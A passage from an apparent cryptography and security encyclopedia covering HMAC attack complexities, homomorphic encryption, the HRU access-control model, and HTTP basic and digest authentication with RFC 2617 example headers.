The best known generic attack on HMAC/NMAC is a forgery attack based on internal collisions [9]: it requires $2^{n/2}$ known text-MAC pairs (and a similar number of chosen texts if truncation is applied) and a single chosen text. A generic key recovery attack requires $2^{n/2}$ known text-MAC pairs and 2^{n+1} time, hence it is only meaningful for NMAC and for variants of HMAC that would use two different keys.

It turns out that the widely used hash functions ►MD4, ►MD5, and ►SHA-1 have weaknesses that result in more efficient attacks; the number of known or chosen text-MAC pairs is indicated as the data complexity. For HMAC-MD4 and NMAC-MD4, the following attacks are known: a forgery attack with data complexity 2^{58} [3] (compared to 2^{64} for a generic attack), and key recovery attacks with data complexity 2^{88} and time complexity 2^{95} [5] and data complexity 2^{72} and time complexity 2^{77} [11]. For NMAC-MD5, a forgery attack is known with data complexity 2^{47}; in the related key model, key recovery attacks exist with data complexity 2^{51} and time complexity 2^{100} [5, 10] and with data complexity 2^{75} and time complexity 2^{75} [11]; extending these attacks to HMAC is non-trivial. For HMAC-SHA-1 and NMAC-SHA-1 reduced to 34 out of 80 steps, a forgery with data complexity 2^{32} exists; a (partial) key recovery attack has been found for 53 out of 80 steps with a data complexity of $2^{97.5}$ [10]. Results are also known in a different attack model, in which one attempts to distinguish HMAC/NMAC based on a particular hash function from

HMAC/NMAC based on a hash function with an ideal compression function [7, 10].

Applications

HMAC has been included in ISO/IEC 9797-2 [6] and in FIPS 198 [4]. It is also widely used on the Internet after its standardization in RFC 2104 [8]: HMAC-SHA-1 with a 160-bit key and a truncation to 96 bits is the mandatory algorithm for providing message authentication at the network layer (►IPsec), and HMAC-MD5 is optional. ►TLS also uses both algorithms.

As ►AES implementations are faster than ►SHA-1 and ►SHA-2, HMAC no longer has a performance advantage; it is unclear whether this will change because of the ►AHS competition (SHA-3). A limitation of ►AES-based MAC algorithms is that forgery attacks exist with data complexity of 2^{64}, while for HMAC-SHA-1 the best known forgery attack has data complexity 2^{80}; for HMAC-SHA-2 the security level is at least 2^{128}.

Recommended Reading

1. Bellare M (2006) New proofs for new proofs for NMAC and HMAC: security without collision-resistance. In: Dwork C (ed) Advances in cryptology – CRYPTO '06: proceedings, Santa Barbara, 20–24 August 2006. Lecture notes in computer science, vol 4117. Springer, Berlin, pp 602–619. Full version http://eprint.iacr.org/2006/043
2. Bellare M, Canetti R, Krawczyk H (1996) Keying hash functions for message authentication. In: Koblitz N (ed) Advances in cryptology – CRYPTO '96: proceedings, Santa Barbara, 18–22 August 1996. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 1–15. Full version http://www.cs.ucsd.edu/users/mihir/papers/hmac.html
3. Contini S, Yin YL (2006) Forgery and partial key-recovery attacks on HMAC and NMAC using hash collisions. In: Lai X, Chen K (eds) Advances in cryptology – ASIACRYPT '06: proceedings, Shanghai, 3–7 December 2006. Lecture notes in computer science, vol 4284. Springer, Berlin, pp 36–53
4. FIPS 198 (2002) The keyed-hash message authentication code (HMAC). NIST, US Department of Commerce, Washington DC, Gaithersburg
5. Fouque P-A, Leurent G, Nguyen PQ (2007) Full key-recovery attacks on HMAC/NMAC-MD4 and NMAC-MD5. In: Menezes A (ed) Advances in cryptology – CRYPTO '07: proceedings, Santa Barbara, 19–23 August 2007. Lecture notes in computer science, vol 4622. Springer, Berlin, pp 13–30
6. ISO/IEC 9797 (2002) Information technology – Security techniques – Message Authentication Codes (MACs), Part 2: Mechanisms using a dedicated hash-function
7. Kim J, Biryukov A, Preneel B, Hong S (2006) On the security of HMAC and NMAC based on HAVAL, MD4, MD5, SHA-0 and SHA-1. In: De Prisco R, Yung M (eds) Security and cryptography for networks (SCN 2006), Maiori, 6–8 September 2006. Lecture notes in computer science, vol 4116. Springer, Berlin, pp 242–256
8. Krawczyk H, Bellare M, Canetti R (1997) HMAC: keyed-hashing for message authentication. RFC 2104, February 1997
9. Preneel B, van Oorschot PC (1995) MDx-MAC and building fast MACs from hash functions. In: Coppersmith D (ed) Advances in cryptology – CRYPTO '95: proceedings, Santa Barbara, 27–31 August 1995. Lecture notes in computer science, vol 963. Springer, Berlin, pp 1–14
10. Rechberger C, Rijmen V (2007) On authentication with HMAC and non-random properties. In: Dietrich S, Dhamija R (eds) Financial cryptography and data security. Lecture notes in computer science, vol 4886. Springer, Berlin, pp 119–133. Full version http://eprint.iacr.org/2006/290
11. Wang L, Ohta K, Kunihiro N (2008) New key-recovery attacks on HMAC/NMAC-MD4 and NMAC-MD5. In: Smart NP (ed) Advances in cryptology – EUROCRYPT '08: proceedings, Istanbul, 13–17 April 2008. Lecture notes in computer science, vol 4965. Springer, Berlin, pp 237–253

Homomorphic Encryption

Berry Schoenmakers
Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Related Concepts

►Threshold Homomorphic Cryptosystems

Definition

An encryption mechanism E is called homomorphic basically if it preserves certain algebraic structure between the plaintext space and the ciphertext space, where the encryption key is fixed. For example, if the product of any two ciphertexts is equal to a ciphertext of the sum of the two corresponding plaintexts: $E(m_1) * E(m_2) = E(m_1 + m_2)$, where it is understood that all these encryptions use the same key.

Background

Homomorphic properties are natural for number-theoretic public key cryptosystems like ElGamal, Paillier, and also plain RSA. Homomorphic cryptosystems are routinely used in the design of privacy-protecting cryptographic schemes, such as secret ballot election schemes and sealed bid auction schemes. A typical use is to compute a random re-encryption $c' = E(m, r')$ of a given probabilistic encryption $c = E(m, r)$ such that ciphertexts c and c' contain the same plaintext m, but the randomness r' is statistically independent of r. By presenting two re-encrypted ciphertexts in random order one cannot tell which one is which even with access to the original ciphertexts.

Homomorphic cryptosystems are secure against passive attacks (chosen-plaintext attacks), hence satisfy computational indistinguishability. No security against active

attacks (adaptive chosen-ciphertext attacks) is provided, as homomorphic encryptions are trivially malleable.

Theory

Notions of homomorphic encryption often correspond directly to mathematical notions of homomorphism, which are mappings that preserve certain algebraic structure. For instance, when encryption $E : M \to C$ (for a fixed key) is viewed as a function and both the plaintext space M and the ciphertext space C are endowed with a group structure, E is homomorphic if it is a group homomorphism from M to C. More generally, for probabilistic encryption $E : M \times R \to C$, the randomness space R should be endowed with a group structure as well, such that E is a group homomorphism from the direct product group $M \times R$ to C.

The well-known cryptosystems RSA, ElGamal, and Paillier are homomorphic in the following sense. Plain RSA encryption is multiplicatively homomorphic as for any $m_1, m_2 \in \mathbb{Z}_n^*$:

$$\left(m_1^e \bmod n\right) * \left(m_2^e \bmod n\right) = (m_1 m_2)^e \bmod n.$$

Similarly, ElGamal encryption is multiplicatively homomorphic as for any $m_1, m_2 \in \langle g \rangle$:

$$(g^{r_1}, y^{r_1} m_1) * (g^{r_2}, y^{r_2} m_2) = (g^{r_1+r_2}, y^{r_1+r_2} m_1 m_2),$$

where $r_1, r_2 \in_R \mathbb{Z}_q$ with $q = \mathrm{ord}(g)$. Finally, Paillier encryption is additively homomorphic as for any m_1, $m_2 \in \mathbb{Z}_n$:

$$\left(g^{m_1} r_1^n \bmod n^2\right) * \left(g^{m_2} r_2^n \bmod n^2\right) = (g^{m_1+m_2}(r_1 r_2)^n \bmod n^2),$$

where $r_1, r_2 \in_R \mathbb{Z}_n^*$.

Many more homomorphic cryptosystems have been introduced in the literature. Goldwasser–Micali encryption is based on quadratic residues and is XOR-homomorphic [10]; this was extended in [3] to higher-order residues. The additively homomorphic variant of ElGamal [5] is often used instead of multiplicatively homomorphic ElGamal. Generalizations of Paillier's cryptosystem are additively homomorphic over a plaintext space of flexible size [6]. Also, pairing-based homomorphic encryption schemes were introduced [2], and these schemes are not just additively homomorphic but at the same time multiplicatively homomorphic to a limited degree.

Fully homomorphic encryption is a strictly more powerful type of homomorphic encryption, which relates to the mathematical notion of a ring homomorphism. A finite ring, and in particular a finite field, involves two operations like addition and multiplication. Fully homomorphic encryption facilitates both addition and multiplication of encrypted values, which implies that any computable function can be evaluated on encrypted values solely with knowledge of the public key. So, given an n-ary function f and ciphertexts $E(x_1), \ldots, E(x_n)$, one is able to compute efficiently (i.e., in polynomial time in a security parameter) a ciphertext $E(f(x_1, \ldots, x_n))$. The existence of fully homomorphic encryption had been open for a long time until Gentry presented a lattice-based construction in 2009 [9], building on the progress in lattice-based cryptography since the Ajtai–Dwork public key cryptosystem appeared in 1997 [1]. A conceptually simple fully homomorphic cryptosystem, working over the integers, was introduced subsequently [7].

Applications

Homomorphic properties of public-key cryptosystems were recognized early on in the late 1970s, as well as the potential use for advanced privacy protection [11]. Homomorphic encryption can be used to construct fundamental primitives such as oblivious transfer, and is often used as a building block in secure multiparty computation, particularly in the two-party case. Homomorphic encryption is combined with threshold cryptography to yield threshold homomorphic cryptosystems, which are used in the construction of practical solutions for electronic elections, starting with [5].

More generally, secure multiparty computation for any (computable) function f can be based on threshold homomorphic cryptosystems [4, 8] by securely evaluating a circuit representing f. These general solutions require interaction between the parties for every secure multiplication gate – assuming an additively homomorphic cryptosystem is used. Using fully homomorphic encryption these interactions can be eliminated, providing a basic solution to the problem of noninteractive secure computation, once combined with threshold cryptography.

Recommended Reading

1. Ajtai M, Dwork C (1997) A public-key cryptosystem with worst-case/average-case equivalence. In: Proc. 29th symposium on theory of computing (STOC '97), ACM, New York, pp 284–293
2. Boneh D, Goh EJ, Nissim K (2005) Evaluating 2-DNF formulas on ciphertexts. In: Proc. 2nd theory of cryptography conference (TCC 2005), vol 3378. LNCS, Springer, Berlin, p 325
3. Cohen J, Fischer M (1985) A robust and verifiable cryptographically secure election scheme. In: Proc. 26th IEEE symposium on foundations of computer science (FOCS '85), IEEE Computer Society, pp 372–382
4. Cramer R, Damgård I, Nielsen JB (2001) Multiparty computation from threshold homomorphic encryption. In: Advances in cryptology – EUROCRYPT '01, vol 2045. LNCS, Springer, Berlin, pp 280–300. Full version eprint.iacr.org/2000/055, October 27, 2000

5. Cramer R, Gennaro R, Schoenmakers B (1997) A secure and optimally efficient multi-authority election scheme. In: Advances in cryptology – EUROCRYPT '97, vol 1233. LNCS, Springer, Berlin, pp 103–118
6. Damgård I, Jurik M (2001) A generalisation, a simplification and some applications of Paillier's probabilistic public-key system. In: Public key cryptography – PKC '01, vol 1992. LNCS, Springer, Berlin, pp 119–136
7. van Dijk M, Gentry C, Halevi S, Vaikuntanathan V (2010) Fully homomorphic encryption over the integers. In: Advances in cryptology – EUROCRYPT '10, vol 6110. LNCS, Springer, Berlin, p 24
8. Franklin M, Haber S (1996) Joint encryption and message-efficient secure computation. J Cryptol 9(4):217–232
9. Gentry C (2009) Fully homomorphic encryption using ideal lattices. In: Proc. 41st symposium on theory of computing (STOC '09), ACM, New York, p 169
10. Goldwasser S, Micali S (1984) Probabilistic encryption. J Com Syst Sci 28(2):270–299
11. Rivest R, Adleman L, Dertouzos M (1978) On data banks and privacy homomorphisms. In: Foundations of secure computation, Academic Press, pp 169–177

Homomorphism

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►Group; ►Homomorphic Encryption; ►Ring

Definition

A *homomorphism* is a mapping between two ►groups that respects the group structure.

Theory

Let $(S, \circ)$ and $(T, \bullet)$ be two groups, and let f be a mapping from S to T. The mapping f is a homomorphism if, for all $x, y \in S$,

$$f(x \circ y) = f(x) \bullet f(y).$$

As an example, the mapping $f(x) = x^e \bmod n$ in ►RSA public-key encryption is a homomorphism since

$$f(xy) \equiv (xy)^e \equiv f(x)f(y) \pmod{n}.$$

In this case, the sets S and T and the operations $\circ$ and $\bullet$ are the same.

Another homomorphism is the mapping $f(x) = g^x \bmod p$ related to the ►discrete logarithm problem:

$$f(x + y) \equiv f(x)f(y) \pmod{p}.$$

Here, the sets and the operations are different between the two sides: S is the group of integers modulo $p - 1$ under addition, and T is the subgroup of the multiplicative group modulo p generated by g.

►Ring *homomorphisms* that respect the structure of two operations may be defined similarly.

If the mapping f has an inverse g such that g is a homomorphism from T to S, then f is said to be an *isomorphism*.

Applications

Homomorphisms are important in cryptography since they preserve relationships between elements across a transformation such as encryption. Sometimes the structure enables additional security features (as in ►blind signatures), and other times it enables additional attacks (e.g., Bleichenbacher's attack on an unprotected form of RSA encryption [1]).

Recommended Reading

1. Bleichenbacher D (1998) Chosen ciphertext attacks against protocols based on RSA encryption standard PKCS #1". In: Krawczyk H (ed) Advances in cryptology – CRYPTO '98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 1–12

HRU

Vijay Alturi
Management Science and Information Systems Department, Center for Information Management, Integration and Connectivity, Rutgers University, Newark, NJ, USA

Related Concepts

►Access Control Policies, Models, and Mechanisms; ►Access Matrix

Background

The security model proposed by Harrison, Ruzzo, and Ullman (HRU) [1] is a discretionary access control model. In HRU, the current set of access rights at any given time can be represented by a matrix, with one row for each subject and one column for each subject and object (all subjects are also objects). Each cell in the table contains the list of access rights that the specific subject has for the particular object. In addition, HRU defines a primitive set of operations that can be performed.

Definition

The components of the HRU Model include:

- A set of subjects S
- A set of objects O
- A set of access rights R
- An access matrix $M = (M_{so})s \in S, o \in O$, the entry M_{so} is the subset of R specifying the rights subject s has on object o

The protection system is represented as a state machine where each state is defined as a triple triple (S, O, M). States are changed by altering the access matrix M. Change of the protection system is modeled by the following six primitive operations:

- Enter r into M_{so}
- Delete r from M_{so}
- Create subject s
- Create object o
- Destroy subject s
- Destroy object o

Commands in the HRU model have the format:

command $c(x_1, \ldots, x_k)$
  if r_1 in M_{s_1,o_1} **and**
  if r_2 in M_{s_2,o_2} **and**
  ...
  ...
  ...
  if r_m in M_{s_m,o_m}
  then $op_1, \ldots, op_n$
end

In the above command, $s_1, \ldots, s_m$ and $o_1, \ldots, o_m$ are subjects and objects, respectively, that appear in the parameter list $c(x_1, \ldots, x_k)$. The condition part of the command checks whether particular access rights are present; the list of conditions can be empty. If all conditions hold, then the sequence of operations is executed. Each command contains at least one operation. Commands containing exactly one operation are said to be mono-operational commands, and those containing exactly one condition are said to be mono-conditional.

Theory

Safety analysis was first formalized in the HRU model. The safety question asks "Is there an algorithm for determining whether a protection system in some initial state is safe with respect to a right r?" This question can be formalized by the following two definitions of leakage of a right and unsafe state.

Definition 1 A state, that is, an access matrix M, is said to leak the right r if there exists a command c that adds the right r into an entry in the access matrix that previously did not contain r. More formally, there exist s and o such that $r \notin M_{so}$, and after the execution of c, $r \in M'_{so}$.

Definition 2 Given a protection system and a right r, the initial configuration Q_0 is said to be unsafe for r (or leaks r) if there is a configuration Q and a command α such that Q is reachable from Q_0 and α leaks r from Q. Q_0 is said to be safe for r if Q_0 is not unsafe for r.

The above definition states that a state of a protection system, that is, its matrix M, is said to be safe with respect to the right r if no sequence of commands can transform M into a state that leaks r.

Safety is undecidable in the general HRU model, which can be stated formally by the following theorem.

Theorem 1 Given an access matrix M and a right r, verifying the safety of M with respect to r is an undecidable problem.

The proof is based on mapping the safety problem to the halting problem of a Turing machine. Turing machines are general models of computing devices, expressed as a machine reading a tape that has a string of zeros and ones. The safety problem can be mapped to the problem of whether the Turing machine will ever halt when reading commands from the tape. Several decidable results about Turing machines are well known, including one that shows it is impossible to develop a general procedure to determine whether a given Turing machine will halt when performing a given computation. The proof of the above theorem follows by the demonstration that a decision procedure for protection systems would also solve the halting problem for Turing machines, which is known to be unsolvable.

However, it has been proven that some restrictive cases have decidable safety results. These include: (1) Safety for mono-operational systems is decidable but NP-Complete, and (2) Mono-conditional monotonic HRU is decidable.

Applications

This work has influenced the development of practical models and the analysis of several theoretical models developed subsequently.

Open Problems and Future Directions

The expressive power of a model is a measure of the flexibility to express policies for different requirements. Expressive power and manageable safety analysis are two conflicting properties of access control models. In general, the more expressive power a model has, the harder it is

(if at all possible) to carry out safety analysis. To enhance the expressive power of access control models to suit to the different emerging environments, several extensions to the access control model have been proposed in recent years. Balancing the expressive power and safety in these extended access control models is still an open problem.

Recommended Reading

1. Harrison M, Ruzzo W, Ullman J (1976) Protection in operating systems. Commun ACM 19(8)461–471

HTTP Authentication

Jörg Schwenk
Horst Görtz Institute for IT Security, Ruhr University Bochum, Bochum, Germany

Synonyms

HTTP basic authentication; HTTP digest authentication

Related Concepts

►Challenge-and-Response Protocols; ►MD5; ►Password

Definition

Hypertext transfer protocol (*HTTP*) *authentication* [1] is an integration of password-based authentication, and of challenge-and-response-based authentication, into the HTTP [2]. Both basic concepts are modified to comply with the statelessness of the HTTP protocol.

Background

HTTP authentication was developed to protect access to static Web pages. It does not protect the confidentiality of the data during transport. Although it is still implemented in Web browsers and servers, alternative authentication mechanisms (mostly password-based) have gained in importance.

Applications

HTTP communication is based on a simple request–response scheme: The client (the Web browser) sends a request to the server, which answers with a three-digit status code and additional data. The client request specifies a HTTP method (mostly GET to retrieve data, and POST to send data), and the ressource on the server that should be accessed with this request. HTTP authentication is based on a shared secret between client and server (e.g., a password).

If the requested ressource has restricted access, the server can indicate that HTTP authentication is required by returning a special status code "401," which means "Authentication required." The server also indicates the type of authentication to be used, by sending the HTTP header line "WWW-Authenticate: Basic" to indicate password-based authentication, or "WWW-Authenticate: Digest" together with three additional parameters (as attribute values), to indicate challenge-and-response authentication. These three parameters are the domain of authentication (to help the client decide the shared secret to be used), the challenge value (from which the response will be computed), and a random nonce that will be returned unchanged, to protect against denial-of-service (DoS) attacks.

If "BASIC" authentication is requested, the client prompts the user to enter a password. This password is sent unencrypted (only Base64 coding is used) to the server. Thus "BASIC" authentication should only be used in conjunction with SSL/TLS to protoect the confidentiality of the password during transport.

To compute the response in "DIGEST" authentication, the client uses the hash function MD5 on at least the shared secret and the challenge, and on additional parameters (which depend on the different modes of operation), to compute a message authentication code (MAC). This MAC is sent back to the server, encoded as a string of hexadecimal numbers, as the value of the "response" attribute. The main extension to the standard challenge-and-response scheme results from the fact that the HTTP protocol is stateless: The server meanwhile has "forgotten" the challenge it had sent (to enhance HTTP perfomance), and thus the challenge has to be returned with the response, together with all other request parameters.

To complete authentication, the server in "BASIC" mode simply compares the password (or a hash of it) to a value stored in a database, or in a simple text file, and grants access if the two values match. In "DIGEST" mode, the server has to compute a second MAC based on the returned parameters, with the only difference that he uses his locally stored version of the shared secret. Again if the two MAC values match, access is granted.

Open Problems

The introduction of dynamic Web pages has triggered a change on the server architecture: The single Web server was replaced by multi-tier architectures constisting of a Web front end, an application logic, and a database server. Since the HTTP connection ends at the Web front end, HTML forms have replaced HTTP authentication for

entering passwords: passwords can now be processed by the application logic, and used to get access to the database.

Authentication based on shared secrets does not scale well on the Internet: Shared secrets tend to have low entropy (allowing for dictionary attacks), and the same secrets are used on different links. Public key mechanisms for authentication therefore gain in importance. The SSL/TLS protocol has the ability to authenticate clients based on X.509 certificates; this feature was rarely used up to now, but is now adapted for modern browser-based computing paradigms.

Recommended Reading

1. Hallam-Baker P, Hostetler J, Lawrence S, Leach P, Luotonen A, Sink-E, Franks, J, Stewart L (1999) Http authentication: basic and digest access authentication. RFC 2617. http://www.ietf.org/rfc/rfc2617.txt, June 1999
2. Mogul J, Frystyk H, Masinter L, Leach P, Berners-Lee T, Fielding R, Gettys J (1999) Hypertext transfer protocol – http/1.1. RFC 2616. http://www.ietf.org/rfc/rfc2616.txt, June 1999

HTTP Basic Authentication

►HTTP Authentication

HTTP Cookie

►Cookie

HTTP Digest Access Authentication Scheme

►HTTP Digest Authentication

HTTP Digest Authentication

Italo Dacosta
Department of Computer Sciences, Georgia Institute of Technology, Paris, Atlanta, USA

Synonyms

Digest authentication; HTTP digest access authentication scheme

Related Concepts

►Authentication; ►Chosen Plaintext Attack; ►Hash Functions; ►HTTP; ►HTTP Authentication; ►HTTP Basic Authentication; ►MD5; ►Replay Attack

Definition

HTTP Digest Authentication is an application-layer, challenge-response authentication mechanism used by HTTP servers and proxies to verify the identity of users requesting access to protected resources.


Background

The first authentication mechanism for HTTP was the Basic authentication scheme, defined in RFC 1945 (*Hypertext Transfer Protocol - HTTP/1.0*) in May 1996. Basic authentication is a simple mechanism but it has a significant security flaw: it sends users' passwords unprotected over the network. In response to this security weakness, the Digest authentication scheme was proposed in RFC 2069 (*An Extension to HTTP: Digest Access Authentication*) [1] in January 1997. RFC 2069 was later replaced by RFC 2617 (*HTTP Authentication: Basic and Digest Access Authentication*) [2] in June 1999. RFC 2617 solved some problems with the original Digest Authentication scheme and added new security enhancements to the scheme.

Applications

Digest and *Basic* authentication assume that each user shares a secret (password) with the server. The user needs to prove her knowledge of the password to the server in order to be able to access protected resources. For this purpose, *Basic authentication* requires the user to send her password unprotected (cleartext) over the network to the server. However, sending cleartext passwords over the network is a serious security flaw because an attacker can eavesdrop an authentication session and learn the user's password. *Digest authentication* avoids this problem by sending a *hash* of the password and other authentication parameters instead of the password itself. In this way, it is more difficult for an attacker to obtain the user's password by capturing her network traffic.

Figure 1 shows a standard Digest authentication exchange. First, a client (i.e., a web browser) sends a request to an HTTP server to access a protected web page. Then, the server determines that the client must be authenticated before granting access to the requested web page. Therefore, the server challenges the client by sending a *401 Unauthorized* status code message that includes the *WWW-Authenticate* header field (a HTTP proxy returns a *407 Proxy Authentication Required* status code message with a *Proxy-Authenticate* header field). After receiving the



HTTP Digest Authentication. Fig. 1 HTTP Digest Authentication exchange

challenge message, the client computes the response based on the information included in the challenge. Then, the client resends the request to the server but including an *Authorization* header field which contains the response and other required parameters. Finally, the server also computes the response and compares it with the one sent by the client. In addition, the server verifies other information such as the freshness of the client's response and that the request is for the same original resource. If the verification is successful, the server returns the requested web page with a *200 OK* status code. Otherwise, the server challenges the client again using the same or new challenge information.

An example of the *WWW-Authenticate* header is presented in Fig. 2. The first value corresponds to the mechanism used (Digest or Basic). The *realm* parameter defines the protection space and indicates to the user what username and password to use. The *qop* is an optional parameter indicating the *quality of protection* values supported by the server. Two values are supported: *auth* (authentication only) and *auth-int* (authentication with integrity protection). If *qop* is not present, the traditional Digest authentication mode defined in RFC 2069 is used. The *nonce* is a unique string generated by the server to protect against replay-attacks. Finally, the *opaque* is an optional string generated by the server that should be returned by the client unchanged in subsequent requests.

RFC 2617 also defines other optional parameters that can be included in the *WWW-Authenticate* header. The *domain* is a list of URIs also used to define the protection space. The *stale* is a flag indicating that a previous request from the client was rejected because the nonce was stale. The *algorithm* is a string indicating the algorithm used for hash operations (MD5 is the default algorithm). Finally, the *auth-param* directive is reserved for future extensions.

Figure 3 provides an example of the *Authorization* header created by the client to send the response to the server. The first value corresponds to the mechanism used (Digest or Basic). The *username* value represents the user's name in the specified protection domain (realm). The *uri* parameter indicates the URI used in the original request. The *qop* is an optional directive indicating the "quality of protection" that the client has applied to the message (must be one of the alternatives indicated by the server). The *nc* (nonce count) is an optional value that indicates how many requests the client has sent with the current client nonce value. The server can use this value to detect request replays (i.e., requests using the same *nc* value). The *cnonce* (client nonce) is an optional nonce value generated by the client for protection against chosen-plaintext attacks and to provide mutual authentication and limited message integrity protection. The *nc* and *cnonce* parameters are

```
HTTP/1.1401 Unauthorized
WWW-Authenticate: Digest
        realm="testrealm@host.com",
        qop="auth,auth-int",
        nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
        opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

HTTP Digest Authentication. Fig. 2 WWW-Authenticate header example (from RFC 2617)

```
Authorization: Digest
        username="Mufasa",
        realm="testrealm@host.com",
        nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
        uri="/dir/index.html",
        qop=auth,
        nc=00000001,
        cnonce="0a4f113b",
        response="6629fae49393a05397450978507c4ef1",
        opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

HTTP Digest Authentication. Fig. 3 Authorization header example (from RCF 2617)

used only if the *qop* directive was specified by the server in the challenge message. The *response* value corresponds to the response computed by the client as described below. The parameters *realm*, *nonce*, and *opaque* are the same values sent in the challenge by the server (described in previous paragraphs). Finally, the *auth-param* is an optional directive for future extensions.

In addition, RFC 2617 defines a third header: the *Authentication-Info* header. This header is sent by the server to the client after a successful verification of the client's response. The main purpose of this header is to provide mutual authentication: the server has to prove its knowledge of the password. However, the practical use of this header is limited by the additional performance overhead it introduces (i.e., additional messages).

The *response* calculation varies slightly according to the value of the *qop* parameter. If *qop=auth*, the response is calculated as:

$$\begin{aligned} \textbf{Response} &= H(H(\text{A1}) : \text{nonce} : \text{nc} : \text{cnonce} : \text{qop} : H(\text{A2})) \\ \textbf{A1} &= \text{username} : \text{realm} : \text{password} \\ \textbf{A2} &= \text{method} : \text{uri} \end{aligned}$$

where *method* corresponds to the HTTP method used (i.e., GET), *password* is the user's password and *H()* is the cryptographic hash function to use. Digest authentication uses MD5 as the default hash algorithm. The values are concatenated using colons (:) as separators.

If *qop=auth-int*, then only *A2* changes:

$$\textbf{A2} = \text{method} : \text{uri} : H(\text{entity-body})$$

where *H(entity-body)* is the hash of the HTTP entity-body (not the message body.) This value provides limited message integrity protection.

Finally, if *qop* is not present, then the response is calculated according to the traditional Digest authentication scheme (RFC 2069):

$$\textbf{Response} = H(H(\text{A1}) : \text{nonce} : H(\text{A2}))$$

where *A1* and *A2* are similar to the case where *qop=auth*.

HTTP Digest authentication was designed as a more secure alternative to HTTP Basic authentication. Its main goal is to provide user authentication without sending users' passwords unprotected over the network. Besides user authentication and password confidentiality, it provides limited message integrity protection (only certain fields are protected). In general, Digest authentication is more efficient and easier to deploy than other security mechanisms (i.e., public key authentication, Kerberos, etc.).

However, Digest authentication is considered a weak security protocol when compared with other protocols such as SSL (Secure Socket Layer), TLS (Transport Layer Security), Kerberos, or IPsec (Internet Protocol security). Standard Digest authentication implementations do not provide message confidentiality, mutual authentication or integrity protection of the whole message. Therefore, they are vulnerable to eavesdropping, message spoofing, redirection, and Man-In-The-Middle (MITM) attacks. Digest authentication is also vulnerable to password brute force and dictionary attacks. Another possible area of concern is the use of MD5 as hash algorithm, given the multiple reported weaknesses of this algorithm. While the security of Digest authentication can be enhanced with the quality of protection (*qop*) options, these parameters are optional. Therefore, these options are not supported by all HTTP clients and servers.

Despite its weaknesses, Digest authentication is also used as the default authentication mechanism for the Session Initiation Protocol (SIP). Only minor modifications are required for the use of Digest authentication in SIP, as described in RFC 3261.

Finally, an alternative to HTTP Digest authentication is the use of Basic authentication in combination with other security protocols such as SSL, TLS or IPsec. Similarly, web forms can also be combined with these security protocols to provide HTTP user authentication.

Recommended Reading

1. Franks J, Hostetler J, Leach P, Sink E, Stewart L (1997) An Extension to HTTP : Digest Access Authentication, IETF Network Working Group RFC 2069 (Obsolete), http://tools.ietf.org/html/rfc2069
2. Franks J, Hallam-Baker P, Hostetler J, Lawrence S, Leach P, Luotonen A, Stewart L (1999) HTTP Authentication: Basic and Digest Access Authentication. IETF NetworkWorking Group RFC 2617, 1999, http://tools.ietf.org/html/rfc2617
3. David G, Brian T (2002) HTTP: the definitive guide, 1st edn. O'Reilly Media, Inc., Sebastopol, CA

HTTP Session Security

Andrew Clark
Information Security Institute, Queensland University of Technology, Brisbane, Queensland, Australia

Synonyms

Web session security

Related Concepts

►Cookie; ►Cross Site Scripting Attacks; ►HTTP Authentication and Authorization; ►HTTP Digest Authentication; ►HTTPS; ►Protocol Cookies; ►Session Hijacking Attacks; ►Transport Layer Security (TLS)

Definition

Hypertext transfer protocol *(HTTP) session security* refers to the security of a collection of related network transactions between an HTTP client (typically, but not always, a Web browser) and an HTTP server (often called a Web server). The compromise of an HTTP session may result in the loss of confidentiality, integrity, or availability of the data being transmitted between the client and the server, or data held by the client or the server.

Background

The HTTP [1] is a generic, stateless, application-layer communication protocol used to transmit data between a client and a server. It allows a client and a server to communicate using simple request–response interactions whereby an HTTP request message is initiated by the client and is followed by a corresponding HTTP response message from the server.

The first version of HTTP was developed in the early 1990s and at that time it was used mainly for distributing static Web content (such as simple HTML and image files). Such interactions do not require the server to maintain any state information from one request to the next, since each can be treated as an independent, unrelated message. While HTTP is still in wide use today, the Internet-based applications that rely upon it have become considerably more complex. In particular, most current HTTP application servers will maintain some state information about each client with which it is interacting. For example, an online shopping application server might store information about the items that a customer has added to a virtual shopping cart. Or, an online banking application server might store information about the identity of a customer it is interacting with (after the customer has completed some authentication process).

The state information maintained by an HTTP server will be associated with a corresponding *HTTP session* – the collection of (usually related) HTTP messages exchanged between a client and a server over a period of time. Typically, when the session is initiated (by the client), the server will generate a *session identifier* that is returned to the client in an HTTP response message. Each subsequent request transmitted by the client during that session will contain a copy of the *session identifier* so that the server can determine the state information to associate with the client. *HTTP Cookies* [2] are an example of a mechanism supported by most HTTP clients and servers for transmitting a session identifier in the *header* of HTTP messages.

The information accessible via many HTTP-based applications today can be considered very sensitive and therefore it is critical that the HTTP session be conducted securely. Weaknesses in the way HTTP clients and servers manage and conduct HTTP sessions have lead to a variety of different attacks.

Theory

In practice there are many challenges associated with securely managing and conducting an HTTP session (see [4] for a full treatment). Both the client and the server must be careful to ensure that sensitive session-related information is protected during active sessions and properly disposed of when sessions complete. Additionally, the communications between the client and the server must be conducted in a manner that prevents an intermediary from interfering with an active session.

